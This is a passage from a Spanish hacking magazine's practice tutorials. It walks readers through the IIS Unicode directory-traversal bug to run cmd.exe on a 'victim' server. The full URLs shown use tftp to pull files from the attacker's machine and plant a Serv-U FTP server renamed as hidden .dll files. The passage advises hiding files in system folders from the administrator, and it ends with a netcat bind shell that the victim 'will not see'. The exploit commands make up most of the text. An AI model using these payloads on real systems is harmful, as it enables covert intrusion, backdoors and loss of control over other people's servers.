*OJO!! Ahora no queremos ejecutar un típico comando, sino ejecutar un programa directamente, por eso hemos puesto la ruta, para asegurarnos que será ejecutado. VALE!!! Ahora me dirás que cuál es la diferencia entre comando y programa, pues en realidad ninguna, PERO los típicos comandos de consola no necesitan ruta porque el sistema YA LA CONOCE (ya hablaremos de eso otro día), en cambio los programas necesitan una ruta para ser ejecutados.*

** %20 --> es un simple espacio en blanco traducido a Unicode*
** -i --> Opción del tftp.exe (explicada mas arriba)*
** %20 --> Otro espacio en blanco*

** TU-IP-PONLA-AQUÍ --> Pues eso, consigue tu IP EXTERNA con el programa IP AGENT y ponla.*
** %20 --> Otro espacio en blanco*
** get --> Ya lo explicamos mas arriba, opción del tftp.exe para indicarle que coja un archivo.*
** %20%20 --> Dos espacios en blanco. Yo siempre utilizo dos para distinguir visualmente las zonas, pero con uno también te funcionaría (cada uno tiene sus métodos)*
** hola.doc --> Archivo que tiene que coger*
** %20 --> Otro espacio en blanco*
** e:\proteus\hola.doc --> Carpeta del servidor donde debe poner el archivo que va a coger de nuestro ordenador.*
*claración: Nos siguen llegando mails diciendo que en TU.IP.VA.AQUÍ ponen la ip 127.0.0.1 o la 192.168.0.1 o cosas parecidas. NO!!! Lee el número 1 de Hack x crack, por favor, está disponible gratuitamente en nuestra Web!!! Bueno, lo ponemos una vez mas. Para saber tu IP primero debes conectarte a Internet y después hacer un ipconfig /all y buscar donde pone Dirección IP. Vale, pues esa es tu dirección IP (en el saso de la imagen, la dirección IP es la 193.153.122.230)*

4.- Comprobando que el archivo hola.doc ha llegado al servidor-víctima.

Bueno, pues solo nos queda comprobar que nuestro archivo hola.doc ha llegado a la carpeta d:\proteus del servidor-victima. ¿Cómo lo podemos comprobar? Pues haciéndole un dir a la ruta de nuestra carpeta.

* Si estuviésemos sentados delante del teclado del Servidor-Victima, abriríamos una Shell y la instrucción sería ---> dir d:\proteus

* Traducción a Unicode (esto es lo que tienes que poner en tu Internet Explorer)
http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\proteus

Bien, pues ya está, eso es todo lo que hay que hacer para subir un archivo. Lo hemos explicado de la forma mas masticada que podemos, no sabemos si alguien sobre este planeta sería capaz de explicarlo mejor, pero desde luego, después de escribir el artículo 4 veces (a nuestro director le gusta machacarnos), estoy satisfecho. Esto es terrible!!!! Es muy difícil escribir estas cosas, muchísimo... en serio, espero que nunca tengáis que explicar algo complejo de una forma tan sencilla y eludiendo los supuestos conocimientos de quien va a tener que entenderos.

Veeenga, un resumen ;)

* Creamos la carpeta en la víctima:

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+md+d:\proteus

* Subimos el archivo hola.doc:

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20TU-IP-PONLA-AQUI%20get%20%20hola.doc%20e:\proteus\hola.doc

* Comprobamos que todo ha ido bien:

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\proteus

* FIN

*NOTA: Al principio, todo es complicado. Nosotros no haremos como esos libros y revistas que nada mas empezar, en la primera página te dicen algo así como "Vas a aprender a crear bases de datos relacionales de una forma fácil y amena, sin darte cuenta estarás en disposición de crear y gestionar la base de datos de cualquier empresa".*

*Personalmente ODIO a muerte ese tipo de comentarios, porque son el preludio del desastre. En serio, a la cuarta página, justo detrás del Índice y el Prólogo ya estás perdido y con un mar de dudas. Pero lo gracioso es que, en lugar de pensar en lo malo que ha sido el escritor de ese libro, piensas en lo tonto que eres TÚ por no entenderlo.*

*Es lógico, en la primera página te dice que todo será muy sencillo y TÚ en la cuarta ya estás con los ojos en blanco y la mente retorcidamente confusa. Pues la conclusión es que el libro es sencillo y TÚ eres un cazurro sin cerebro.*

*Pues NO!!! NO SEÑOR!!! El cazurro es quien escribe y no es capaz de hacerse entender. Y en informática esto es aún peor, porque todo es muy conceptual y para colmo de la desesperación, cuando algo no funciona puede ser debido*

*a mil millones de motivos, desde que tu sistema está hecho un asco hasta un Bug, pasando por incompatibilidades entre ciertos tipos de soft o sus implementaciones en los infinitos sistemas existentes. Y para rematar la faena siempre queda eso de "la informática no es para mí, todo eso es muy complicado".*

*Vamos a ver, todo requiere un esfuerzo!!! Nos han llegado mails de todo tipo, desde el que ya sabía casi-todo lo que explicamos en los dos primeros números (muy pocos, se cuentan con los dedos de una mano y sobran un par de dedos) hasta los que han descubierto por primera vez en su vida la informática gracias a Hack x Crack. Bufff... es increíble que tanto a los que ya saben como a los que acaban de empezar, coincidan en un punto: Que explicamos las cosas y llegamos a hacer que se entiendan.*

*Pero vuelvo a decir que TODO requiere un ESFUERZO!!! Y por tu parte, también tienes que aportar algo. Me explico... si alguien no pudo montar y acceder al Servidor FTP (el Serv-U 2.5e) del primer número, debería (tal como recomendamos) intentar descargarse tantos Servidores de FTP como encontrase en google y practicar con ellos. Igualmente, debería haberse pillado todos los Clientes de FTP (bueno, todos no que son demasiados :)) y practicar con ellos... Todo ese esfuerzo es necesario, no te limites a lo que te enseñamos!!!*

*La revista puede leerse en una mañana, comprender los conceptos tocados puede tenerte entretenido mucho más tiempo, hacer las prácticas correctamente depende de muchas cosas... PERO OJO!!! En cada revista te estamos enseñando pequeñas muestras de temas que abarcarían toda una vida ser investigados, una sola revista podría tenerte muchas semanas delante de tu ordenador, investigando por tu cuenta lo que se esconde debajo de esas pequeñas muestras que nosotros te ofrecemos. Así que NO TE CORTES!!! Si nosotros te enseñamos el Servidor FTP Serv-U 2.5e, por tu cuenta podrías instalarte la versión 4.0. Si nosotros te enseñamos el SSS, podrías investigar sobre los escáneres en general (es un tema APASIONANTE!!!)... ... ... y así con cada punto que tratemos.*

*Si te limitas a lo que te explicamos en la revista ya estás aprendiendo mucho, pero no te limites a Hack x Crack. Si posees una mente curiosa, se que ya habrás hecho todo eso, pero también se que hay personas que no se mueven por su cuenta lo suficiente. Si te hablamos de Ventana de Comandos (SHELL) y te enseñamos a utilizar una par de Comandos, por poco que investigues por tu cuenta, verás que existen cientos de comandos, cada uno con sus peculiaridades y sus pequeños trucos.*

*No se si el mensaje está llegando, porque esto me parece más una bronca y no es esa mi intención. Lo que quiero decir es que NUNCA sabrás cuando te será útil eso que leíste hace tres años sobre cierta opción de cierto comando que te permitía hacer no se que cosa que en este momento necesitas... ¿se entiende? Bufff... espero que si.*

*Es curioso como las cosas suceden sin casi uno darse cuenta. Hoy estás viéndotelas negras para subir un archivo al servidor-víctima, estás sudando lo indecible para anonimizar tu conexión a Internet y no digamos para comprenderlo todo en su conjunto. Tienes pequeñas piezas de un puzzle que no llegas a visualizar completo, parece como si constantemente estuvieses perdiendo piezas de ese puzzle y consiguiendo otras que no habías visto nunca, te sientes cabreado cuando algo crees que debería funcionar y no lo hace... y el motivo de tu cabreo no es el hecho de que las cosas no funcionen, lo realmente mosqueante es que no sabes por qué no funcionan. Pero llegará un día en que algo muy extraño sucederá en tu interior...*

*... piensa por un momento que lo que lees en este momento no lo escribe una persona, piensa por un momento que el que escribe estas letras fuese un ser superior de conocimientos absolutos... pues ese ser te quiere decir algo: "Llegará un día en que te levantarás y alguien nuevo habrá nacido dentro de ti, un universo de posibilidades te será revelado por tu propio intelecto y, ese día, cuando el "gran puzzle" sea forjado en tu mente, deberás transmitir el mensaje que yo te acabo de entregar a otros que hoy son como tu fuiste ayer, un mensaje de esperanza tan cierto y tan posible como la intensidad con que quema en tu interior la llama de la curiosidad".*

*Bye!!!*

# PRACTICA SEGUNDA

# MONTANDO UN DUMP CON EL SERV-U

**Muchos/as habéis tenido problemas para hachear nuestro servidor, el que hemos montado para que practiques. Así que os ponemos aquí las instrucciones exactas para subir y ejecutar el "troyano" que preparamos en el número 1 de la revista:)**

*Nota: Para cuando leas estas líneas habremos actualizado Web (www.hackxcrack.com) y tendrás a tu disposición (de una forma u otra) TODOS los programas necesarios así como sus configuraciones. Visita nuestra Web y disfruta de Hack x Crack ;)*

1.- Ya tienes TU carpeta montada en el servidor-víctima (d:\proteus). Tienes también preparado TU Serv-U (servu25e.exe) y su archivo de configuración (SERV-U.INI) en la carpeta de TU disco duro c:\alma y tienes el Servidor TFTP (el tftpd32.exe) ejecutado en tu ordenador y sirviendo a cualquier Cliente de TFTP la carpeta c:\alma --> Hasta aquí todo cómo se explicó en el Número 1 de Hack x Crack, que por cierto lo tienes disponible de forma gratuita en nuestra Web.

*Nota: En la práctica anterior hemos detallado las instrucciones al máximo, ahora no detallaremos de nuevo cada una de ellas, simplemente añadiremos los comentarios que creamos convenientes. Si tienes alguna duda sobre la traducción a Unicode, mírate de nuevo la práctica anterior.*

2.- Primero renombramos nuestro servu25e.exe a seru.dll y la configuración SERV-U.INI a sini.dll y los hacemos ocultos. Si tienes alguna duda respecto a esto ves a PREGUNTAS Y RESPUESTAS, al final de la revista. Te lo detallamos paso a paso :)

3.- Ahora subiremos esos archivos al Servidor-Victima en la ruta d:\proteus

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20TU-IP-PONLA-AQUI%20get%20%20seru.dll%20d:\proteus\seru.dll
http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20TU-IP-PONLA-AQUI%20get%20%sini.dll%20d:\proteus\sini.dll

4.- Nos aseguramos que los archivos han subido con un dir a nuestro directorio en el servidor-víctima:
http:// 80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\proteus

*NOTA: Con este dir, no deberíamos poder ver los archivos en el Servidor-Víctima porque antes de subirlos, recuerda que has cambiado sus atributos a ocultos. Para poder verlos deberíamos haber utilizado la opción dir/a (http:// 80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir/a+d:\proteus*
*¿Qué ha pasado? ¿Cómo es que puedo verlos igualmente?*
*Pues porque según el sistema que tu tengas y la versión del sistema remoto, los archivos pueden llegar con los atributos que les da la real gana. En este caso, en el servidor, los dos archivos han llegado con la propiedad de Sólo Lectura y con la propiedad de "no ocultos" :(*
*Para evitar estas cosas, mejor cambia las propiedades de los archivos que subes al servidor-víctima una vez están ya en el servidor-víctima.*
*¿Cómo puedo hacer eso?*
*Pues con el comando attrib :)*

5.- Damos a los archivos subidos los atributos que nos interesan :)

*Nota: Los atributos de un fichero pueden ser varios, pero a nosotros nos interesan en este momento sólo dos, el de Oculto y el de Lectura.*
*de sólo lectura (-R)*
*Con el comando attrib +H d:\proteus\seru.dll hacemos que sea oculto (+H)*
*Con el comando attrib –R +H d:\proteus\seru.dll hacemos lo anterior con una sola instrucción.*
*COMANDO: attrib –r +h d:\proteus\seru.dll*

*UNICODE:*
*http:// 80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+attrib%20-r%20%2Bh+d:\proteus\seru.dll*

*COMANDO: attrib –r +h d:\proteus\sini.dll*

*UNICODE:*
*http:// 80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+attrib%20-r%20%2Bh+d:\proteus\sini.dll*

*Avanzado: Seguro que ahora estás un poco perdido y algo no te cuadra :)*
*El comando es attrib –r –h d:\proteus\seru.dll*
*Y la traducción es attrib%20-r%20%2Bh+d:\proteus\seru.dll*
*Ya sabemos que %20 es para introducir un espacio (es un espacio en blanco en código ASCII), pero ¿dónde está el símbolo + que debería preceder a la h? Pues lo hemos puesto en ASCII porque si no el comando*

*no sería correctamente interpretado. Pasamos a detallarlo:*
*Attrib --> la instrucción*
*%20 --> espacio en blanco*
*-r --> opción del comando attrib para hacer el archivo escribible, es decir, para que no sea de "sólo lectura"*
*%20 --> otro espacio*
*%2B --> el símbolo + en código ASCII ;)*
*h --> opción del comando attrib para hacer el archivo oculto*
*+d:\proteus\seru.dll --> ruta y archivo que modifica el comando attrib*

*Avanzado: Algunos estarán pensando por qué el símbolo menos lo ponemos directamente y en cambio el símbolo + lo hemos puesto en código ASCII. ¿Cómo lo explico para que se entienda? ¿Cómo demonios lo explico yo ahora?...*
*... ... ... Ummm ... ... ... ufff... ... ... VALE!!!! Ya está!!! :)*
*Imagina que tienes una calculadora muy sencillita que solo permite sumar. Pues muy bien, nosotros podemos introducir*

*número 2 pulsamos + número 4 y obtendríamos el resultado 6*
*Bien, imagina que estás en un oscuro rincón de tu habitación junto a la calculadora y te visita un extraterrestre y te pide que le enseñes a sumar... Que fuerte!!!*

****EH!! TU!! el que lee este texto!!! no se te ocurra dejar de leer, que he tardado casi 10 minutos en encontrar la manera de explicar esto ;p****

*Bien, pues imagina que el extraterrestre tiene un sistema de números distinto al tuyo. Tiene números formados por el símbolo + e incluso por letras, por ejemplo, para el extraterrestre, el número 2 es (2+24) y el número 4 es (4+32) En ese extraño sistema extraterrestre, los símbolos + no representan una suma, sino sus representaciones de los números 2 (2+24) y 4 (4+32). La suma de 2 + 4 para nosotros es 6, la suma de (2+24) y (4+32) para el extraterrestre es (6+2432). ¿Cómo arreglamos esto? ¿Cómo introducimos en nuestra calculadora un número que contiene el símbolo +? Nuestra calculadora, cuando introduzcamos el número extraterrestre (2+24), interpretará que es una suma.*

*La calculadora admite dos tipos de datos: datos numéricos (1,2,3,4...45,46...) y datos de función (suma +). Imaginemos que nuestra calculadora admitiese código ASCII y que el código ASCII fuese interpretado siempre como parte de un número y nunca como una operación. Pues ya está, en lugar de introducirle el número extraterrestre (2+24) vamos a introducirle lo mismo pero en código ASCII para que el símbolo + sea interpretado como parte del número y no como una función de suma. Si tenemos en cuenta que el símbolo + es %2B, lo que tendríamos que introducir es en lugar del número extraterrestre (2+24) es (2%2B24). De esa forma podríamos sumar números extraterrestres.*

Vuelve a leerlo y consigue entenderlo, porque esa es la explicación de NO introducir el símbolo + en nuestra instrucción. Cuando introducimos en nuestro Internet Explorer el símbolo +, para el navegador es una función reconocida y por lo tanto no forma parte de ningún comando en particular. El símbolo + es en sí mismo una función y no admite formar parte de otro comando (no admite formar parte de un comando como el attrib). Por eso nos buscamos un poco la vida y, como sabemos que el Internet Explorer tiene la capacidad de interpretar (comprender) código ASCII, pues le ponemos el símbolo + en formato ASCII. Esa es la manera de que el símbolo + (%2B en ASCII) pueda formar parte de un comando cómo el attrib y no sea interpretado cómo una función independiente. ¿Se ha entendido? Espero que si, porque, modestia a parte, este es un buen ejemplo (y ejercicio) de abstracción.

*NOTA: Echadle imaginación, podemos meter el Serv-U en una carpeta llamada d:\hacker\ y dejar el ejecutable del Serv-U sin cambiarle el nombre ni su extensión. Pero está claro que cuando el administrador le eche un vistazo a su disco d: y vea una carpeta llamada hacker, pues primero le entrará "tembleque" pero después nos borrará nuestro trabajo. Así que, navega por el disco duro de la víctima y busca un rinconcito donde no llame la atención (por ejemplo \winnt\system32\ ;))*

6.- Comprobando los cambios.
Ahora haz un dir normalito y verás que en tu carpeta no hay nada visible :)
http:// 80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\proteus

Ahora haz un dir/a y podrás ver tus ficheros ocultos
http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir/a+d:\proteus

*NOTA: Fíjate que, al igual que el símbolo menos (-), el símbolo (/) que utilizamos en el comando dir/a puede ponerse directamente porque nuestro navegador, al símbolo (/) no le tiene asignada ninguna función específica. Si el símbolo (/) fuese interpretado por nuestro navegador cómo una función, deberíamos sustituirlo por su equivalente en ASCII (2F). ¿No te lo crees? ¿Crees que no funcionaría? Pues compruébalo!!! http:// 80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir%2Fa+d:\proteus*

7.- Ya están arriba, son ocultos y ahora sólo queda ejecutarlos.
COMANDO: d:\seru.dll d:\sini.dll
UNICODE: http:// 80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\proteus\seru.dll+d:\proteus\sini.dll

En este momento, el proceso seru.dll ha sido iniciado con su configuración sini.ini y nada aparece en la barra de inicio del servidor-victima :)

*NOTA: No hace falta poner la opción especial del Serv-U que oculta el icono de la barra de Inicio porque este no saldrá en el remoto. De todas maneras, para asegurarnos, siempre es bueno ejecutar los programas de la forma más oculta posible. En este caso con la opción especial –h (eso ya lo explicamos)*

*Comando: d:\seru.dll –h d:\sini.dll*
*UNICODE: http:// 80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\proteus\seru.dll%20-h+d:\proteus\sini.dll*

8.- ¿Qué se hizo del comando start?

Nosotros utilizamos el Start en el número uno de Hack x Crack para iniciar desde una ventana de comandos un archivo con extensión dll. Pero utilizando el Unicodec Bug no es necesario.

Cuando ejecutas un archivo de forma remota estás llamando continuamente

al cmd.exe, y para no liarnos ahora con esto, piensa en el cmd.exe cómo si fuese el Start. No, es lo mismo, ya lo se, pero no es el momento de extendernos en esto ahora.



*NOTA: Aunque te parezca que aquí hemos estado machacando de nuevo todo lo referente al Unicodec Bug, eso no es cierto. Piensa un poco en todo lo explicado... ... ;)*

## Tabla de códigos ASCII - Formato de caracteres estándares

| ASCII | Hex | Símbolo | ASCII | Hex | Símbolo | ASCII | Hex | Símbolo | ASCII | Hex | Símbolo |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 0 | NUL | 16 | 10 | DLE | 32 | 20 | (espacio) | 48 | 30 | 0 |
| 1 | 1 | SOH | 17 | 11 | DC1 | 33 | 21 | ! | 49 | 31 | 1 |
| 2 | 2 | STX | 18 | 12 | DC2 | 34 | 22 | " | 50 | 32 | 2 |
| 3 | 3 | ETX | 19 | 13 | DC3 | 35 | 23 | # | 51 | 33 | 3 |
| 4 | 4 | EOT | 20 | 14 | DC4 | 36 | 24 | $ | 52 | 34 | 4 |
| 5 | 5 | ENQ | 21 | 15 | NAK | 37 | 25 | % | 53 | 35 | 5 |
| 6 | 6 | ACK | 22 | 16 | SYN | 38 | 26 | & | 54 | 36 | 6 |
| 7 | 7 | BEL | 23 | 17 | ETB | 39 | 27 | ' | 55 | 37 | 7 |
| 8 | 8 | BS | 24 | 18 | CAN | 40 | 28 | ( | 56 | 38 | 8 |
| 9 | 9 | TAB | 25 | 19 | EM | 41 | 29 | ) | 57 | 39 | 9 |
| 10 | A | LF | 26 | 1A | SUB | 42 | 2A | * | 58 | 3A | : |
| 11 | B | VT | 27 | 1B | ESC | 43 | 2B | + | 59 | 3B | ; |
| 12 | C | FF | 28 | 1C | FS | 44 | 2C | , | 60 | 3C | < |
| 13 | D | CR | 29 | 1D | GS | 45 | 2D | - | 61 | 3D | = |
| 14 | E | SO | 30 | 1E | RS | 46 | 2E | . | 62 | 3E | > |
| 15 | F | SI | 31 | 1F | US | 47 | 2F | / | 63 | 3F | ? |

| ASCII | Hex | Símbolo | ASCII | Hex | Símbolo | ASCII | Hex | Símbolo | ASCII | Hex | Símbolo |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 64 | 40 | @ | 80 | 50 | P | 96 | 60 | ` | 112 | 70 | p |
| 65 | 41 | A | 81 | 51 | Q | 97 | 61 | a | 113 | 71 | q |
| 66 | 42 | B | 82 | 52 | R | 98 | 62 | b | 114 | 72 | r |
| 67 | 43 | C | 83 | 53 | S | 99 | 63 | c | 115 | 73 | s |
| 68 | 44 | D | 84 | 54 | T | 100 | 64 | d | 116 | 74 | t |
| 69 | 45 | E | 85 | 55 | U | 101 | 65 | e | 117 | 75 | u |
| 70 | 46 | F | 86 | 56 | V | 102 | 66 | f | 118 | 76 | v |
| 71 | 47 | G | 87 | 57 | W | 103 | 67 | g | 119 | 77 | w |
| 72 | 48 | H | 88 | 58 | X | 104 | 68 | h | 120 | 78 | x |
| 73 | 49 | I | 89 | 59 | Y | 105 | 69 | i | 121 | 79 | y |
| 74 | 4A | J | 90 | 5A | Z | 106 | 6A | j | 122 | 7A | z |
| 75 | 4B | K | 91 | 5B | [ | 107 | 6B | k | 123 | 7B | { |
| 76 | 4C | L | 92 | 5C | \ | 108 | 6C | l | 124 | 7C | \| |
| 77 | 4D | M | 93 | 5D | ] | 109 | 6D | m | 125 | 7D | } |
| 78 | 4E | N | 94 | 5E | ^ | 110 | 6E | n | 126 | 7E | ~ |
| 79 | 4F | O | 95 | 5F | _ | 111 | 6F | o | 127 | 7F | □ |

# PRACTICA TERCERA

# CODE -DECODE BUG LINEA DE COMANDOS

**No, en el número anterior no nos olvidamos.**
**Prometimos una línea de comandos**
**Pues te presentamos al Sr. NETCAT ;)**

Bueno, bueno, bueno... ya hemos llegado al Sr. Netcat. Lo primero sería explicar qué es el Netcat, quién lo programó, por qué existe, qué es capaz de hacer, listar todos sus comandos, exponer sus posibilidades, poner el programita en nuestra Web y deciros que lo estudiéis ... vamos, lo que hacen todos y no sirve para nada ;)

Hack x Crack ha decidido que la forma más sencilla de estudiar esta maravilla de la programación, este santo grial de la red, es simplemente utilizarlo. Ahhh, por cierto, lo que SI debéis hacer es descargarlo de nuestra Web, porque ha sido compilado PARA VOSOTROS con las opciones de hackeo abiertas.

- ¿Qué? ¿Cómo? ¿Qué significa eso?

Pues que según de donde lo descargues, NO PODRÁS hacer esta práctica. Porque el Netcat debe ser compilado con unas opciones determinadas para que funcione correctamente ;) Esta es la forma de mantener en la red un NETCAT "capado" y que sólo los que tienen ciertos conocimientos puedan utilizar el NETCAT "completo".

- ¿Me estás diciendo que tiene opciones ocultas?

Más que eso, te estoy diciendo que si no compilas el código fuente con ciertas opciones, el NETCAT es una herramienta "capada". Bueno, no te preocupes por eso ahora, lo tienes en nuestra Web, en la sección de PROGRAMAS y completamente operativo ;)



*NOTA: Lo hemos hecho porque la otra opción era enseñarte a compilarlo, cosa que haremos mas adelante, pero ahora NO ES EL MOMENTO!!! (Mas que nada por el poco espacio de la revista)*

Bueno, dejemos la charla y vamos a la faena ;)

1.- Situación:
Vamos intentar conseguir una línea de comandos (ya explicamos en el número 2 los detalles) y para eso subiremos el Netcat al servidor preparado para ti en nuestra redacción y lo ejecutaremos con unas opciones determinadas mediante el Code/Decode Bug. Después nos conectaremos al Netcat desde nuestro ordenador y por arte de magia aparecerá la ansiada ventanita negra :)

- No me he enterado de nada!!!!

Tranquilo, ya nos conocemos, al final de este artículo ya sabrás hacerlo :) y encima habrás entendido el proceso.

Nota para quienes no han podido comprar el número 2 de Los Cuadernos de Hack x Crack: Cuando leas estas líneas ya podrás comprarlo desde nuestra Web y al final de la revista te explicamos como conseguir los anteriores números. Esto te lo comentamos porque aunque en nuestra Web tienes los pasos a seguir para Hackear nuestro servidor por el Code / Decode Bug (el Bug que utilizaremos para esta práctica), es en la revista donde lo explica con detalle y NECESITARÁS de esa experiencia para poder hacer correctamente esta práctica.

2.- Subiendo el Netcat al servidor-victima.

A) Nos descargamos el Netcat de la sección de PROGRAMAS de nuestra Web (www.hackxcrack.com)

B) Lo subimos al servidor-víctima en nuestra carpeta de trabajo d:\proteus.

*Nota: En este caso, ya lo sabes, tienes uno esperándote en la IP 80.36.230.235 y si no escanea por tu cuenta con el SSS tal y como te enseñamos en el número 2. Utilizaremos el método explicado en el número 2, es decir, lo subiremos utilizando el Cliente tftpd32 mediante el Code / Decode Bug.*

Je, je... ¿quien te dijo alguna vez que entenderías el párrafo que acabas de leer? Quien ha comprado este número 3 de la revista y no ha visitado nuestra Web ni conseguido los 2 primeros números de Hack x Crack, seguro que debe estar pensando de qué demonios estamos hablando y en qué idioma :)

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20TU-IP-PONLA-AQUI%20get%20%20nc.exe%20d:\proteus\nc.exe

C) Lo ejecutamos con unas opciones muy concretas que ahora te explicamos.

* Si estuviésemos sentados frente al teclado de la Victima, la instrucción sería: nc -l -p 23 -t -e cmd.exe
* Traducción a Unicode
http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\proteus\nc.exe%20-l%20-p%205555%20-t%20-e%20d:\winnt\system32\cmd.exe

 *Nota: Detalles*

*nc.exe --> el Netcat*
*-l --> Opción que deja al Netcat escuchando peticiones de conexión en un puerto*
*-p 5555 --> escuchando peticiones en el puerto 5555 (o el que tu le digas)*
*-t --> para la conexión*
*-e --> que cuando alguien se conecte ejecute un programa*
*cmd.exe --> programa a ejecutar*
*Esto es solo el principio, el Netcat será nuestro amigo durante un tiempo.. ya os explicaremos mas cositas, ya... ;p*

 *Nota: Muchos nos han preguntado por la forma de dejar un troyano en el remoto y que se auto-ejecute al reiniciar el sistema. Pues bien, estamos preparando algunos artículos sobre ello :)*

D) Después de una batalla, recibimos la recompensa ;)

Ahora nos conectaremos a la víctima y obtendremos la famosa ventanita negra ;)

Para podernos conectar, utilizaremos el Netcat (nc.exe). Abrimos una Ventana de Comandos en nuestro equipo y nos vamos al directorio donde tengamos el Netcat. Si lo has hecho cómo nosotros te hemos indicado, deberás ir a c:\alma

cd c:\alma --> Nos vamos al directorio donde tenemos el Netcat (nc.exe)

nc.exe ip-de-la-victima puerto --> Nos conectamos a la víctima obteniendo una Shell de Sistema. En nuestro caso sería nc.exe 80.36.230.235 5555

Esto nos conectará a la víctima y tendremos frente a nosotros una Shell desde donde podremos introducir comandos que serán directamente ejecutados en la víctima. Y no, la víctima no verá nada :)

 *Nota: en el próximo número explicaremos mas sobre todo esto :)*

# PREGUNTAS Y DUDAS

1.- Renombrando archivos: en este caso el servu25e.exe y el SERV-U.INI que los tenemos en la carpeta c:\alma

Muchas personas nos han escrito diciendo que no pueden cambiar el nombre a estos programas. Bueno, bueno, bueno... eso es que no se leyeron bien el Número 1. Como somos muy buenos ;), vamos a explicarlo por penúltima vez y de paso aclaramos algunas cosas respecto a este tema.

- Todo archivo de tu ordenador tiene un nombre y una extensión. La nomenclatura es [nombre.extensión]
El archivo de ejemplo, el servu25e.exe, cumple esta nomenclatura. Su nombre es servu25e y su extensión es exe (entre el nombre y la extensión hay siempre un punto).



*Nota: Ya se que esto es muy básico y casi me da vergüenza explicarlo, pero desde un principio pensamos en Hack x Crack como un punto de partida CERO. Estamos intentando llegar a todo el mundo tenga el nivel que tenga... y debemos responder a todas las preguntas que nos lleguen.*

- Si no puedes ver las extensiones de tus archivos, no es porque no eres capaz de encontrarlas, sino porque nuestro querido amigo "Hill Gates", en un alarde de esquizofrenia aguda, decidió que nosotros, los usuarios, somos demasiado TONTOS cómo para reconocer las extensiones de los archivos. Así que, para mantenernos en el ostracismo más profundo, decidió que en la instalación por defecto de nuestro Windows las extensiones de los archivos fueses OCULTADAS. Que gracioso!!!

Debes configurar TU WINDOWS para que te enseñe no sólo las extensiones de tus archivos sino también los archivos ocultos y los archivos de sistema. Así que, ves a...

Inicio --> Panel de Control y busca el icono llamado Opciones de Carpeta. Pulsa sobre él y te encontrarás ante una pantallita. Mira arriba y pulsa sobre la pestaña Ver. Fíjate en la imagen:

Opciones de carpeta

General | Ver | Tipos de archivo | Archivos sin conexión

Vistas de carpeta

Puede aplicar la vista que está usando con esta carpeta para el resto (como Detalles o Mosaicos).

Aplicar a todas las carpetas | Restaurar todas las carpetas

Configuración avanzada:

- Archivos y carpetas
  - Abrir ventanas de carpeta en un proceso independiente
  - Administración de pares de páginas Web y carpetas
    - Muestra ambas partes pero las administra como un único archi
    - Muestra ambas partes y las administra individualmente
    - Muestra y administra el par como un único archivo
  - Archivos y carpetas ocultos
    - Mostrar todos los archivos y carpetas ocultos
    - No mostrar archivos ni carpetas ocultos
  - Buscar automáticamente carpetas e impresoras de red
  - Mostrar con otro color los archivos NTFS comprimidos o cifrados

Restaurar valores predeterminados

Aceptar | Cancelar | Aplicar

